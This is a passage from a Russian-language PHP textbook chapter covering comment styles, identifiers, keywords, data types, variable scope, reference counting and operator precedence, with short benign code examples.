Когда РНР обнаруживает в коде символ # (решетка), все символы от # до конца строки или конца секции кода РНР (в зависимости от того, что встретится первым) считаются комментарием. Этот способ комментирования скриптовых

языков командной оболочки Unix удобен для описания отдельных строк кода или включения коротких примечаний.

Так как символ # хорошо заметен на странице, комментарии в стиле командной оболочки иногда используются для пометки блоков в коде:

```
#####  
## Функции Cookie  
#####
```

Иногда такие комментарии размещаются перед строкой кода и содержат информацию о том, что делает этот код. В этом случае они обычно снабжаются отступом до одного уровня с кодом, к которому относится комментарий:

```
if ($doubleCheck) {  
    # создание формы HTML для подтверждения действия  
    echo confirmationForm();  
}
```

Короткие комментарии к одной строке кода часто размещаются в одной строке с этим кодом:

```
$value = $p * exp($r * $t); # вычисление сложных процентов
```

Если HTML тесно переплетается с кодом PHP, полезно завершить комментарий закрывающим тегом PHP:

```
<?php $d = 4; # Set $d to 4. ?> потом еще <?php echo $d; ?>  
Потом еще 4
```

## Комментарии в стиле C++

Когда PHP обнаруживает в коде два символа //, все символы от // до конца строки или конца секции кода (в зависимости от того, что встретится первым) считаются комментарием. Этот способ комментирования происходит из языка C++ и дает такой же результат, как и комментарии в стиле командной оболочки.

Примеры комментариев в стиле командной оболочки:

```
////////////////////  
// Функции Cookie  
////////////////////  
if ($doubleCheck) {  
    // создание формы HTML для подтверждения действия  
    echo confirmationForm();  
}  
$value = $p * exp($r * $t); // вычисление сложных процентов  
<?php $d = 4; // Set $d to 4. ?> Then another <?php echo $d; ?>  
Then another 4
```

## Комментарии в стиле С

Хотя комментарии в стиле командной оболочки и в стиле С++ хорошо подходят для пометки кода или включения коротких примечаний, длинные комментарии требуют другого стиля. По этой причине в РНР поддерживаются блоковые комментарии, синтаксис которых происходит из языка программирования С. Когда РНР встречает символ /\* (слеш и звездочка), все последующие символы до \*/ (звездочка и слеш) считаются комментарием. Такие комментарии, в отличие от описанных выше, можно расположить на нескольких строках.

Пример многострочных комментариев в стиле С:

```
/* В этой секции мы берем группу переменных и присваиваем
   им числовые значения. Никакой практической пользы от этого нет,
   мы просто развлекаемся.
*/
$a = 1;
$b = 2;
$c = 3;
$d = 4;
```

Так как комментарии в стиле С имеют конкретные маркеры начала и конца, они могут интегрироваться в код, но это усложняет чтение кода, поэтому делать так не рекомендуется:

```
/* Комментарии можно смешивать с кодом,
видите? */ $e = 5; /* Как видите, работает. */
```

Комментарии в стиле С, в отличие от других разновидностей, могут продолжаться после маркера завершения тега РНР. Пример:

```
<?php
$l = 12;
$m = 13;
/* Здесь начинается комментарий
?>
<r>кое-кто хочет стать HTML.</r>
<?= $n = 14; ?>
*/
echo("l=$l m=$m n=$n\n");
?><r>Теперь <b>это</b> обычный HTML...</r>
l=12 m=13 n=
<r>Теперь <b>это</b> обычный HTML...</r>
```

При желании комментарии можно снабжать отступами:

```
/* Также нет
   никаких специальных правил расстановки
   отступов или пробелов.
*/
```



Комментарии в стиле C могут пригодиться для отключения секций кода. В следующем примере отключается вторая и третья команды и встроенный комментарий, после чего они включаются в блоковый комментарий. Чтобы снова активизировать код, достаточно удалить маркеры комментариев:

```
$f = 6;
/*
$g = 7; # Другой стиль комментария
$h = 8;
*/
```

Будьте внимательны: вложение блоковых комментариев не допускается:

```
$i = 9;
/*
$j = 10; /* Это комментарий */
$k = 11;
A это текст комментария
*/
```

В этом случае PHP пытается (безуспешно) выполнить команду `A это текст комментария` и возвращает сообщение об ошибке.

## Литералы

Литерал — значение, которое записывается непосредственно в программе. Примеры литералов в PHP:

```
2001
0xFE
1.4142
"Hello World"
'hi'
true
null
```

## Идентификаторы

Идентификатор — это просто имя. В PHP идентификаторы используются для присвоения имен переменным, функциям, константам и классам. Первый символ идентификатора должен быть буквой ASCII верхнего или нижнего регистра, символом подчеркивания (`_`) или любым символом из ASCII-диапазона от `0x7F` до `0xFF`. Варианты последующих символов включают также цифры от `0` до `9`.

### Имена переменных

Имена переменных всегда начинаются со знака `$`, и в них учитывается регистр символов. Примеры допустимых имен переменных:

```
$bill  
$head_count  
$MaximumForce  
$I_HEART_PHP  
$_underscore  
$_int
```

Примеры недопустимых имен переменных:

```
$not valid  
$|  
$3wa
```

Следующие переменные являются разными из-за регистра символов:

```
$hot_stuff $Hot_stuff $hot_Stuff $HOT_STUFF
```

## Имена функций

В именах функций регистр символов не учитывается (функции подробнее рассмотрены в главе 3). Примеры допустимых имен функций:

```
tally  
list_all_users  
deleteTclFiles  
LOWERCASE_IS_FOR_WIMPS  
_hide
```

Все следующие имена обозначают одну функцию:

```
howdy HoWdY HOWDY HOWdy howdy
```

## Имена классов

Имена классов подчиняются стандартным правилам идентификаторов PHP, и регистр символов в них не учитывается. Примеры допустимых имен классов:

```
Person  
account
```

Имя класса `stdClass` зарезервировано.

## Константы

Константа — идентификатор значения, которое не может изменяться. Константами могут быть скалярные величины (логические, целые, с плавающей точкой и строковые) и массивы. Присвоенное константе значение остается неизменным. Для определения констант используется функция `define()`, после чего программа обращается к константам по идентификаторам:

```
define('PUBLISHER', "O'Reilly Media");
echo PUBLISHER;
```

## Ключевые слова

Ключевое слово резервируется в языке для некой функциональности, поэтому функции, классу или константе невозможно присвоить имя, которое является ключевым словом.

В табл. 2.1 перечислены ключевые слова PHP (регистр символов в них не учитывается).

**Таблица 2.1.** Основные ключевые слова языка PHP

|                   |              |              |
|-------------------|--------------|--------------|
| __CLASS__         | echo         | insteadof    |
| __DIR__           | else         | interface    |
| __FILE__          | elseif       | isset()      |
| __FUNCTION__      | empty()      | list()       |
| __LINE__          | enddeclare   | namespace    |
| __METHOD__        | endfor       | new          |
| __NAMESPACE__     | endforeach   | or           |
| __TRAIT__         | endif        | print        |
| __halt_compiler() | endswitch    | private      |
| abstract          | endwhile     | protected    |
| and               | eval()       | public       |
| array()           | exit()       | require      |
| as                | extends      | require_once |
| break             | final        | return       |
| callable          | finally      | static       |
| case              | for          | switch       |
| catch             | foreach      | throw        |
| class             | function     | trait        |
| clone             | global       | try          |
| const             | goto         | unset()      |
| continue          | if           | use          |
| declare           | implements   | var          |
| default           | include      | while        |
| die()             | include_once | xor          |
| do                | instanceof   | yield        |
|                   |              | yield from   |

Также не допускается использование идентификаторов, совпадающих с именами встроенных функций РНР.

Полный список таких функций приведен в приложении.

## Типы данных

РНР поддерживает восемь типов данных (то есть типов значений). Четыре из них являются скалярными (то есть состоящими из одного значения): целые числа, числа с плавающей точкой, строки и логические значения. Два составных типа (то есть два типа коллекций) — это массивы и объекты. Два специальных типа — это ресурсы и NULL. Числа, логические значения, ресурсы и NULL будут полностью описаны здесь, тогда как строки, массивы и объекты — достаточно масштабные темы, заслуживающие отдельных глав (главы 4, 5 и 6 соответственно).

### Целые числа

Целые числа не имеют дробной части: например, 1, 12, 256 и т. д. Их диапазон зависит от особенностей платформы, но чаще всего он включает значения от  $-2\,147\,483\,648$  до  $+2\,147\,483\,647$ , что соответствует диапазону типа данных `long` компилятора С. К сожалению, стандарт С не определяет диапазон типа `long`, так что в некоторых системах может использоваться другой диапазон целых чисел.

Целочисленные литералы могут записываться в десятичной, восьмеричной, двоичной или шестнадцатеричной системе счисления. Десятичные значения представляются последовательностью цифр без нулей в начале записи. Последовательность может начинаться со знака «плюс» (+) или «минус» (-). Если знак не указан, предполагается, что значение положительно. Примеры:

```
1998
-641
+33
```

Запись восьмеричного числа начинается с `0` и продолжается последовательностью цифр из диапазона от `0` до `7`. Перед восьмеричными числами, как и десятичными, может стоять знак `+` или `-`. Примеры:

```
0755 // десятичное 493
+010 // десятичное 8
```

Шестнадцатеричные значения начинаются с префикса `0x`, после чего идет последовательность цифр из диапазона от `0` до `9` или букв от `A` до `F`. Обычно буквы записываются в верхнем регистре, но это необязательно. Как и с десятичными

и восьмеричными значениями, в шестнадцатеричные числа можно включать знак. Примеры:

```
0xFF // десятичное 255
0x10 // десятичное 16
-0xDAD1 // десятичное -56017
```

Двоичные числа начинаются с префикса `0b`, после чего идет последовательность нулей и единиц. Как и для других значений, в двоичные числа можно включать знак:

```
0b01100000 // десятичное 96
0b00000010 // десятичное 2
-0b10 // десятичное -2
```

Если вы попытаетесь сохранить в переменной значение, слишком большое для целого числа или не являющееся целым числом, оно будет автоматически преобразовано в число с плавающей точкой. Чтобы узнать, является ли значение целым числом, используйте функцию `is_int()` (или ее псевдоним `is_integer()`):

```
if (is_int($x)) {
  // $x - целое число
}
```

## Числа с плавающей точкой

Числа с плавающей точкой (часто называемые вещественными) представляют числовые значения с дробной частью. Их диапазон значений, как и у целых чисел, зависит от особенностей машины. Диапазон чисел с плавающей точкой РНР эквивалентен диапазону типа данных `double` компилятора С. Обычно он позволяет хранить числа от  $1.7E-308$  до  $1.7E+308$  с 15 цифрами точности. Если вам нужна более высокая точность или более широкий диапазон чисел, используйте расширения `BC` или `GMP`.

РНР поддерживает два формата записи чисел с плавающей точкой. Такой формат мы используем в повседневной работе:

```
3.14
0.017
-7.1
```

Но РНР также поддерживает научную (экспоненциальную) запись:

```
0.314E1 // 0.314*10^1, или 3.14
17.0E-3 // 17.0*10^(-3), или 0.017
```

Числа с плавающей точкой являются всего лишь приближенными представлениями чисел. Например, во многих системах значение `3.5` в действительности

хранится как 3,4999999999. Поэтому избегайте абсолютно точного представления чисел с плавающей точкой (например, при сравнении двух значений с плавающей точкой оператором ==). Обычно значения сравниваются с точностью до нескольких знаков:

```
if (intval($a * 1000) == intval($b * 1000)) {  
    // Числа равны до трех знаков в дробной части  
}
```

Чтобы узнать, является ли значение числом с плавающей точкой, используйте функцию `is_float()` (или ее псевдоним `is_real()`):

```
if (is_float($x)) {  
    // $x - число с плавающей точкой  
}
```

## Строки

Строки очень часто используются в веб-приложениях, поэтому в PHP включена поддержка создания строк и работы с ними. Строка представляет собой последовательность символов произвольной длины. Строковые литералы заключаются в одинарные или двойные кавычки:

```
'big dog'  
"fat hog"
```

В двойных кавычках имена переменных интерполируются (расширяются), а в одинарных — нет:

```
$name = "Guido";  
echo "Hi, $name <br/>";  
echo 'Hi, $name';  
Hi, Guido  
Hi, $name
```

Двойные кавычки также поддерживают различные служебные последовательности (табл. 2.2).

**Таблица 2.2.** Служебные последовательности в двойных кавычках

| Служебная последовательность | Представляемый символ |
|------------------------------|-----------------------|
| <code>\"</code>              | Двойная кавычка       |
| <code>\n</code>              | Новая строка          |
| <code>\r</code>              | Возврат курсора       |
| <code>\t</code>              | Табуляция             |

| Служебная последовательность | Представляемый символ                                |
|------------------------------|--|
| \\                           | Обратный слеш  |
| \\$                          | Знак доллара   |
| \{                           | Левая фигурная скобка                                |
| \}                           | Правая фигурная скобка                               |
| \[                           | Левая квадратная скобка                              |
| \]                           | Правая квадратная скобка                             |
| \0 - \777                    | ASCII-символ, представленный восьмеричным кодом      |
| \x0 - \xFF                   | ASCII-символ, представленный шестнадцатеричным кодом |

В строках, заключенных в одинарные кавычки, последовательность \\ представляет литерал \ (обратный слеш), а последовательность \' — литерал ' (одинарная кавычка):

```
$dosPath = 'C:\\WINDOWS\\SYSTEM';
$publisher = 'Tim O'Reilly';
echo "$dosPath $publisher";
C:\WINDOWS\SYSTEM Tim O'Reilly
```

Для проверки двух строк на равенство используйте оператор == (двойной знак равенства):

```
if ($a == $b) {
    echo "a and b are equal";
}
```

Чтобы проверить, является ли значение строкой, используйте функцию `is_string()`:

```
if (is_string($x)) {
    // $x - строка
}
```

PHP предоставляет операторы и функции для сравнения, разделения, соединения, поиска, замены и усечения строк, а также различные специализированные строковые функции для работы с HTTP, HTML и SQL. Разнообразие строковых функций посвящена глава 4.

## Логические значения

Логическое значение представляет результат проверки *логического условия* — указывает, истинно оно или ложно. Как и во многих языках программирования,

в PHP некоторые значения определяются как истинные, а другие — как ложные. Ложность и истинность определяют результат условного кода:

```
if ($alive) { ... }
```

В PHP все следующие значения интерпретируются как ложные:

- Ключевое слово `false`.
- Целое число `0`.
- Значение с плавающей точкой `0.0`.
- Пустая строка (`"`) и строка `"0"`.
- Массив без элементов.
- Значение `NULL`.

Значение, которое не является ложным, является истинным. Это относится и к значениям ресурсов (раздел «Ресурсы»).

Для ясности в PHP поддерживаются ключевые слова `true` и `false`:

```
$x = 5; // $x интерпретируется как true
$x = true; // Более наглядный способ записи
$y = ""; // $y интерпретируется как false
$y = false; // Более наглядный способ записи
```

Чтобы проверить, является ли значение логическим, используйте функцию `is_bool()`:

```
if (is_bool($x)) {
    // $x - логическое значение
}
```

## Массивы

В массиве хранится группа значений, которые могут идентифицироваться по позиции (порядковому числу от 0 и выше) или по имени (строке), которое называется *ассоциативным индексом*:

```
$person[0] = "Edison";
$person[1] = "Wankel";
$person[2] = "Crapper";
$creator['Light bulb'] = "Edison";
$creator['Rotary Engine'] = "Wankel";
$creator['Toilet'] = "Crapper";
```



Конструкция `array()` создает массив. Два примера:

```
$person = array("Edison", "Wankel", "Crapper");
$creator = array('Light bulb' => "Edison",
  'Rotary Engine' => "Wankel",
  'Toilet' => "Crapper");
```

Существует несколько способов перебора массивов, самым популярным из которых является цикл `foreach`:

```
foreach ($person as $name) {
  echo "Hello, {$name}<br/>";
}
```

```
foreach ($creator as $invention => $inventor) {
  echo "{$inventor} invented the {$invention}<br/>";
}
Hello, Edison
Hello, Wankel
Hello, Crapper
Edison created the Light bulb
Wankel created the Rotary Engine
Crapper created the Toilet
```

Для переупорядочения элементов массива используются различные функции сортировки:

```
sort($person);
// $person теперь содержит элементы ("Crapper", "Edison", "Wankel")
asort($creator);
// $creator теперь содержит элементы ('Toilet' => "Crapper",
// 'Light bulb' => "Edison",
// 'Rotary Engine' => "Wankel");
```

Чтобы проверить, является ли значение массивом, используйте функцию `is_array()`:

```
if (is_array($x)) {
  // $x - массив
}
```

Существуют функции для получения количества элементов в массиве, выборки каждого значения в массиве и многих других целей (глава 5).

## Объекты

PHP поддерживает ООП, которое способствует выработке четких, модульных архитектур, а также упрощает отладку, сопровождение и повторное исполь-

зование кода. Основными структурными элементами архитектур ООП являются *классы*. Класс представляет собой определение структуры, содержащей свойства (переменные) и методы (функции). Классы определяются ключевым словом `class`:

```
class Person
{
    public $name = '';

    function name ($newname = NULL)
    {
        if (!is_null($newname)) {
            $this->name = $newname;
        }
        return $this->name;
    }
}
```

Когда класс определен, на его основе можно создать любое количество объектов при помощи ключевого слова `new`. Для обращения к свойствам и методам объекта используйте конструкцию `->`:

```
$ed = new Person;
$ed->name('Edison');
echo "Hello, {$ed->name} <br/>";
$tc = new Person;
$tc->name('Crapper');
echo "Look out below {$tc->name} <br/>";
Hello, Edison
Look out below Crapper
```

Чтобы проверить, является ли значение объектом, используйте функцию `is_object()`:

```
if (is_object($x)) {
    // $x - объект
}
```

В главе 6 классы и объекты рассмотрены подробнее, в том числе освещены темы наследования, инкапсуляции и интроспекции.

## Ресурсы

Многие модули предоставляют функции для взаимодействия кода с внешним миром. Например, в каждом расширении БД присутствуют как минимум функции подключения к ней, запроса ее информации и отключения от нее. Поскольку

вы можете открыть сразу несколько подключений к БД, функция подключения позволяет идентифицировать конкретное подключение при вызове функций запроса и закрытия — с помощью ресурса (или *дескриптора* (*handle*)).

У каждого активного ресурса имеется уникальный идентификатор — шестнадцатеричный индекс для внутренней таблицы РНР, в которой хранится информация обо всех активных ресурсах и о количестве ссылок на них (то есть их использованиях) в коде. При закрытии последней ссылки на ресурсное значение расширение, создавшее ресурс, получает вызов для освобождения памяти или закрытия подключений для этого ресурса:

```
$res = database_connect(); // вымышленная функция подключения к БД
database_query($res);
```

```
$res = "boo";
// подключение к БД автоматически закрывается,
// потому что $res переопределяется.
```

Преимущество автоматической очистки лучше всего проявляется в функциях, когда ресурс присваивается локальной переменной. При завершении функции значение переменной освобождается РНР:

```
function search() {
    $res = database_connect();
    database_query($res);
}
```

Когда на ресурс не остается ни одной ссылки, он автоматически закрывается. Тем не менее многие расширения предоставляют специальную функцию закрытия, и хороший стиль программирования предписывает явно вызывать эту функцию в нужный момент, а не полагаться на область видимости переменных для запуска освобождения ресурсов.

Чтобы проверить, является ли значение ресурсом, используйте функцию `is_resource()`:

```
if (is_resource($x)) {
    // $x — ресурс
}
```

## Обратные вызовы

Обратными вызовами (*callbacks*) называются функции или методы объектов, используемые некоторыми функциями (такими, как `call_user_func()`). Обратные вызовы также можно создавать методом `create_function()` и при помощи замыканий (глава 3):

```
$callback = function()
{
    echo "callback achieved";
};

call_user_func($callback);
```

## NULL

У типа данных NULL существует только одно значение. Это значение представляется ключевым словом NULL (регистр символов не учитывается). NULL представляет переменную, которая не имеет значения (аналог `undef` в Perl или `None` в Python):

```
$aleph = "beta";
$aleph = null; // значение переменной пропадает
$aleph = Null; // то же
$aleph = NULL; // то же
```

Чтобы проверить, относится ли значение к NULL, используйте функцию `is_null()`:

```
if (is_null($x)) {
    // $x - NULL
}
```

## Переменные

Имена переменных в PHP представляют собой идентификаторы с префиксом `$`. Пример:

```
$name
$Age
$_debugging
$MAXIMUM_IMPACT
```

Переменная может содержать значение любого типа. Проверка типов на стадии компиляции или во время выполнения не производится. Значение переменной можно заменить значением другого типа:

```
$what = "Fred";
$what = 35;
$what = array("Fred", 35, "Wilma");
```

В PHP отсутствует синтаксис явного объявления переменных. Переменная создается в памяти при первом присваивании ей значения. Другими словами,

присваивание значения переменной также становится ее объявлением. Например, ниже приведена полноценная программа PHP:

```
$day = 60 * 60 * 24;
echo "В сутках {$day} секунд.";
В сутках 86400 секунд.
```

Переменная, значение которой не было присвоено, ведет себя как NULL:

```
if ($uninitializedVariable === NULL) {
    echo "Да!";
}
Да!
```

## Переменные в переменных

Чтобы обратиться к значению переменной, имя которой хранится в другой переменной, поставьте перед именем переменной дополнительный знак \$. Пример:

```
$foo = "bar";
$$foo = "baz";
```

После выполнения второй команды переменная `$bar` будет содержать значение "baz".

## Ссылки на переменные

В PHP указателями на переменные (то есть псевдонимами переменных) являются ссылки. Чтобы назначить `$black` псевдонимом переменной `$white`, используйте следующую команду:

```
$black =& $white;
```

Старое значение `$black`, если оно было, при этом теряется. Вместо этого `$black` становится другим именем значения, хранящегося в `$white`:

```
$bigLongVariableName = "PHP";
$short =& $bigLongVariableName;
$bigLongVariableName .= " rocks!";
print "\$short is $short <br/>";
print "Long is $bigLongVariableName";
$short is PHP rocks!
Long is PHP rocks!

$short = "Programming $short";
print "\$short is $short <br/>";
```

```
print "Long is $bigLongVariableName";
$short is Programming PHP rocks!
Long is Programming PHP rocks!
```

После присваивания две переменные получают альтернативные имена для одного значения, причем удаление одной из них не повлияет на вторую:

```
$white = "snow";
$black =& $white;
unset($white);
print $black;
snow
```

Функции могут возвращать значения по ссылке, например, чтобы избежать копирования больших строк или массивов (глава 3):

```
function &retRef() // обратите внимание на &
{
    $var = "PHP";
    return $var;
}
$v =& retRef(); // обратите внимание на &
```

## Область видимости переменных

*Область видимости* переменной зависит от того, где объявляется переменная, и определяет, какие части программы смогут обращаться к этой переменной. В PHP существуют четыре разновидности областей видимости переменных: локальная, глобальная, статическая и область видимости параметров функций.

### Локальная область видимости

Переменная, объявленная внутри функции, является локальной по отношению к этой функции. То есть она видна только для кода одной функции (кроме вложенных определений), а за пределами функции она недоступна. Кроме того, по умолчанию переменные, определенные за пределами функции (*глобальные* переменные), недоступны внутри функции. Например, следующая функция обновляет локальную переменную вместо глобальной:

```
function updateCounter()
{
    $counter++;
}

$counter = 10;
updateCounter();

echo $counter;
10
```

Переменная `$counter` внутри функции является локальной по отношению к этой функции, потому что в программе не указано обратное. Функция увеличивает свою приватную переменную `$counter`, которая уничтожается при выходе из функции. Глобальная переменная `$counter` сохраняет прежнее значение `10`.

Локальную область видимости могут предоставлять только функции. В отличие от других языков, в PHP нельзя создать переменную, область видимости которой ограничивается циклом, ветвью условной команды или блоком другого типа.

## Глобальная область видимости

Переменные, объявленные за пределами функции, являются глобальными. К таким переменным можно обращаться из любой части программы, но по умолчанию они недоступны внутри функций. Чтобы разрешить функции обращаться к глобальной переменной, используйте ключевое слово `global` внутри функции и объявите нужную переменную. Ниже функция `updateCounter()` изменена, чтобы разрешить обращение к глобальной переменной `$counter`:

```
function updateCounter()
{
    global $counter;
    $counter++;
}
$counter = 10;
updateCounter();
echo $counter;
11
```

Другой, более громоздкий способ обновления глобальной переменной основан на использовании массива PHP `$GLOBALS` вместо прямого обращения к переменной:

```
function updateCounter()
{
    $GLOBALS['counter']++;
}

$counter = 10;
updateCounter();
echo $counter;
11
```

## Статические переменные

Статическая переменная сохраняет свое значение между вызовами функции, но она видна только в пределах одной функции. Для объявления статической переменной используйте ключевое слово `static`. Пример:

```
function updateCounter()
{
    static $counter = 0;
    $counter++;

    echo "Static counter is now {$counter}<br/>";
}

$counter = 10;
updateCounter();
updateCounter();

echo "Global counter is {$counter}";
Static counter is now 1
Static counter is now 2
Global counter is 10
```

## Область видимости параметров функций

Как будет подробно рассказано в главе 3, функция может быть определена по именованным параметрам:

```
function greet($name)
{
    echo "Hello, {$name}";
}
greet("Janet");
Hello, Janet
```

Параметры функций являются локальными, то есть доступными только внутри своих функций. В данном случае переменная `$name` недоступна за пределами функции `greet()`.

## Сборка мусора

PHP использует подсчет ссылок и копирование при записи для управления памятью. Копирование при записи гарантирует, что память не будет теряться при копировании значений между переменными, а подсчет ссылок обеспечивает возвращение неиспользуемой памяти операционной системе.

Чтобы разобраться в сути управления памятью в PHP, необходимо сначала понять концепцию таблицы символьческих имен. Переменная включает имя (например, `$name`) и значение (например, `"Fred"`). Таблица символьческих имен представляет собой массив, связывающий имена переменных с расположением их значений в памяти.

Когда вы копируете значение из одной переменной в другую, PHP не выделяет дополнительную память для копии. Вместо этого PHP обновляет таблицу сим-



волических имен, чтобы показать, что обе переменные являются именами для одной области памяти. Таким образом, следующий код не создает новый массив:

```
$worker = array("Fred", 35, "Wilma");  
$other = $worker; // массив не дублируется в памяти
```

При последующем изменении любой из копий РНР выделяет необходимую память и создает копию:

```
$worker[1] = 36; // массив копируется в памяти, значение изменилось
```

Отложенное выделение памяти и копирование в РНР экономит время и память. Этот механизм называется *копированием при записи*.

С каждым значением, на которое указывает таблица символических имен, связывается *счетчик ссылок* — число, представляющее количество возможных способов обращения к области памяти. После исходного присваивания массива `$worker` и последующего присваивания `$worker` переменной `$other` у массива, на который ссылаются элементы таблицы символических имен для `$worker` и `$othe`, счетчик ссылок будет равен 2<sup>1</sup>.

Это значит, что к переменной можно обратиться двумя способами: через `$worker` или через `$other`. Но после изменения `$worker[1]` РНР создаст новый массив для `$worker`, и счетчик ссылок каждого массива будет равен 1.

Когда переменная выходит из области видимости в конце функции (как это происходит с параметрами функций и локальными переменными), счетчик ссылок ее значения уменьшается на 1. Когда переменной присваивается значение из другой области памяти, счетчик ссылок старого значения уменьшается на 1. Когда счетчик ссылок значения достигает 0, связанная с ним память освобождается. Этот механизм называется *подсчетом ссылок*.

Подсчет ссылок считается предпочтительным механизмом управления памятью. Используйте переменные, локальные для функций, передавайте значения, с которыми должны работать функции, и позвольте механизму подсчета ссылок позаботиться об управлении памятью. Если вам захочется получить чуть больше информации или контроля освобождения значений переменной, используйте функции `isset()` и `unset()`.

Чтобы проверить, было ли присвоено значение переменной (любое значение, даже пустая строка), используйте функцию `isset()`:

```
$s1 = isset($name); // $s1 содержит false  
$name = "Fred";  
$s2 = isset($name); // $s2 содержит true
```

---

<sup>1</sup> На самом деле 3, если прочитать значение счетчика ссылок из С API, но в контексте этого объяснения и с точки зрения пользователя проще считать, что он равен 2.

Для удаления значений переменных используйте функцию `unset()`:

```
$name = "Fred";  
unset($name); // $name содержит NULL
```

## Выражения и операторы

*Выражение* (expression) представляет собой фрагмент кода PHP, результатом вычисления которого будет значение. Простейшими выражениями являются литералы и переменные. Вычисленное литеральное значение дает само себя, тогда как результатом вычисления переменной является значение, хранящееся в переменной. Более сложные выражения строятся из простых выражений и операторов.

*Оператор* (operator) получает некоторые значения (операнды) и что-то с ними делает (например, суммирует их). Операторы иногда записываются знаками — например, знаки + и - известны нам из курса математики. Одни операторы изменяют свои операнды, другие этого не делают.

В табл. 2.3 приведена сводка операторов PHP, многие из которых были заимствованы из C и Perl. В столбце «П» указан приоритет операторов (от высшего к низшему). В столбце «А» указана ассоциативность операторов: Л (слева направо), П (справа налево) или Н (без ассоциативности).

**Таблица 2.3.** Операторы PHP

| П  | А | Оператор  | Операция                |
|----|---|---|-------------------------|
| 24 | Н | <code>clone, new</code>   | Создание нового объекта |
| 23 | Л | <code>[</code>  | Индексирование массива  |
| 22 | П | <code>**</code>   | Возведение в степень    |
| 21 | П | <code>~</code>  | Поразрядное НЕ          |
|    | П | <code>++</code>   | Инкремент               |
|    | П | <code>--</code>   | Декремент               |
|    | П | <code>(int), (bool), (float), (string), (array), (object), (unset)</code> | Преобразование типа     |
|    | П | <code>@</code>  | Управление ошибками     |
| 20 | Н | <code>instanceof</code>   | Проверка типа           |
| 19 | П | <code>!</code>  | Логическое НЕ           |
| 18 | Л | <code>*</code>  | Умножение               |

| П  | А | Оператор   | Операция  |
|----|---|--|---|
|    | Л | /  | Деление   |
|    | Л | %  | Остаток   |
| 17 | Л | +  | Сложение  |
|    | Л | -  | Вычитание   |
|    | Л | .  | Конкатенация строк  |
| 16 | Л | <<   | Поразрядный сдвиг влево   |
|    | Л | >>   | Поразрядный сдвиг вправо  |
| 15 | Н | <, <=  | Меньше, меньше или равно  |
|    | Н | >, >=  | Больше, больше или равно  |
| 14 | Н | ==   | Проверка равенства  |
|    | Н | !=, <>   | Проверка неравенства  |
|    | Н | ===  | Проверка совпадения типа и значения   |
|    | Н | !==  | Проверка несовпадения типа и значения   |
|    | Н | <=>  | Возвращает целое число по результату сравнения двух операндов: 0 — если левый и правый операнды равны, -1 — если левый операнд меньше правого и 1 — если левый операнд больше правого |
| 13 | Л | &  | Поразрядное И   |
| 12 | Л | ^  | Поразрядное исключающее ИЛИ   |
| 11 | Л |  | Поразрядное ИЛИ   |
| 10 | Л | &&   | Логическое И  |
| 9  | Л |  | Логическое ИЛИ  |
| 8  | П | ??   | Сравнение   |
| 7  | Л | ?:   | Условный оператор   |
| 6  | П | =  | Присваивание  |
|    | П | +=, -=, *=, /=, .=<br>%=<br>&=<br> =<br>^=<br>~=<br><<=<br>>>= | Присваивание с операцией  |
| 5  |   | yield from   | Делегирование генератора с помощью yield from   |
| 4  |   | yield  | Работа генератора   |
| 3  | Л | and  | Логическое И  |
| 2  | Л | xor  | Логическое исключающее ИЛИ  |
| 1  | Л | or   | Логическое ИЛИ  |

## Количество операндов

Многие операторы РНР являются бинарными: получают два операнда (или выражения) и преобразуют их в одно более сложное выражение. РНР также поддерживает ряд унарных операторов, преобразующих одно выражение в более сложное выражение, и тернарные операторы, соединяющие несколько выражений.

## Приоритет операторов

Порядок вычисления операторов в выражении зависит от их относительных приоритетов. Возьмем следующее выражение:

```
2 + 4 * 3
```

Как видно из табл. 2.3, у умножения приоритет выше, чем у сложения. Следовательно, умножение выполняется перед сложением, и ответ равен  $2 + 12$ , то есть 14. Если приоритеты сложения и умножения поменять местами, то ответ был бы равен  $6 \times 3$ , то есть 18.

Чтобы принудительно использовать особый порядок вычисления, сгруппируйте операнды с соответствующим оператором в круглых скобках. В предыдущем примере для получения значения 18 можно воспользоваться следующим выражением:

```
(2 + 4) * 3
```

Все сложные выражения (то есть содержащие более одного оператора) могут быть записаны простым размещением операндов и операторов в соответствующем порядке, чтобы их относительные приоритеты обеспечили нужный результат. Тем не менее многие программисты записывают операторы в том порядке, который им кажется наиболее логичным, и добавляют круглые скобки, чтобы этот порядок также соблюдался РНР. Неправильное обращение с приоритетами ведет к появлению кода следующего вида:

```
$x + 2 / $y >= 4 ? $z : $x << $z
```

Этот код плохо читается и почти наверняка делает совсем не то, что ожидал программист.

Многие программисты решают проблему приоритетов в языках программирования, следуя двум правилам:

- Умножение и деление имеют более высокий приоритет, чем сложение и вычитание.
- Для всех остальных операций нужно использовать круглые скобки.

## Ассоциативность операторов

Ассоциативность определяет порядок вычисления операторов с одинаковым приоритетом. Для примера возьмем следующее выражение:

$2 / 2 * 2$

Операторы деления и умножения имеют одинаковые приоритеты, но результат вычисления выражения зависит от того, какая операция будет выполнена первой:

$2 / (2 * 2) // 0.5$   
 $(2 / 2) * 2 // 2$

Операторы деления и умножения обладают *левой ассоциативностью*: в случае неоднозначности операторы вычисляются слева направо. В данном примере верный результат — 2.

## Неявное преобразование типов

Многие операторы предъявляют определенные требования к своим операндам — например, бинарные математические операторы требуют, чтобы оба операнда относились к одному типу. В переменных РНР могут храниться целые числа, числа с плавающей точкой, строки и многое другое. А чтобы скрыть от программиста как можно больше подробностей типов, РНР преобразует значения одного типа к другому типу по мере необходимости.

Правила неявного преобразования типов арифметическими операторами приведены в табл. 2.4.

**Таблица 2.4.** Правила неявного преобразования типов для бинарных арифметических операций

| Тип первого операнда     | Тип второго операнда     | Выполняемое преобразование   |
|--------------------------|--------------------------|--|
| Целое число              | Число с плавающей точкой | Целое число преобразуется в число с плавающей точкой   |
| Целое число              | Строка                   | Строка преобразуется в число. Если значение после преобразования представляет собой число с плавающей точкой, целое число преобразуется в число с плавающей точкой |
| Число с плавающей точкой | Строка                   | Строка преобразуется в число с плавающей точкой  |

Другие операторы могут предъявлять другие требования к своим операндам, а следовательно, работать по другим правилам. Например, оператор конкатенации строк преобразует оба операнда в строки перед их объединением.

3 . 2.74 // Возвращает строку 32.74

Строка может использоваться везде, где РНР ожидает видеть число. Предполагается, что строка начинается с целого числа или числа с плавающей точкой. Если в начале строки число не будет найдено, то считается, что числовое значение этой строки равно 0. Если строка содержит точку или букву *e* в верхнем или нижнем регистре, то ее числовая интерпретация дает число с плавающей точкой. Пример:

```
"9 Lives" - 1; // 8 (int)
"3.14 Pies" * 2; // 6.28 (float)
"9. Lives" - 1; // 8 (float / double)
"1E3 Points of Light" + 1; // 1001 (float)
```

## Арифметические операторы

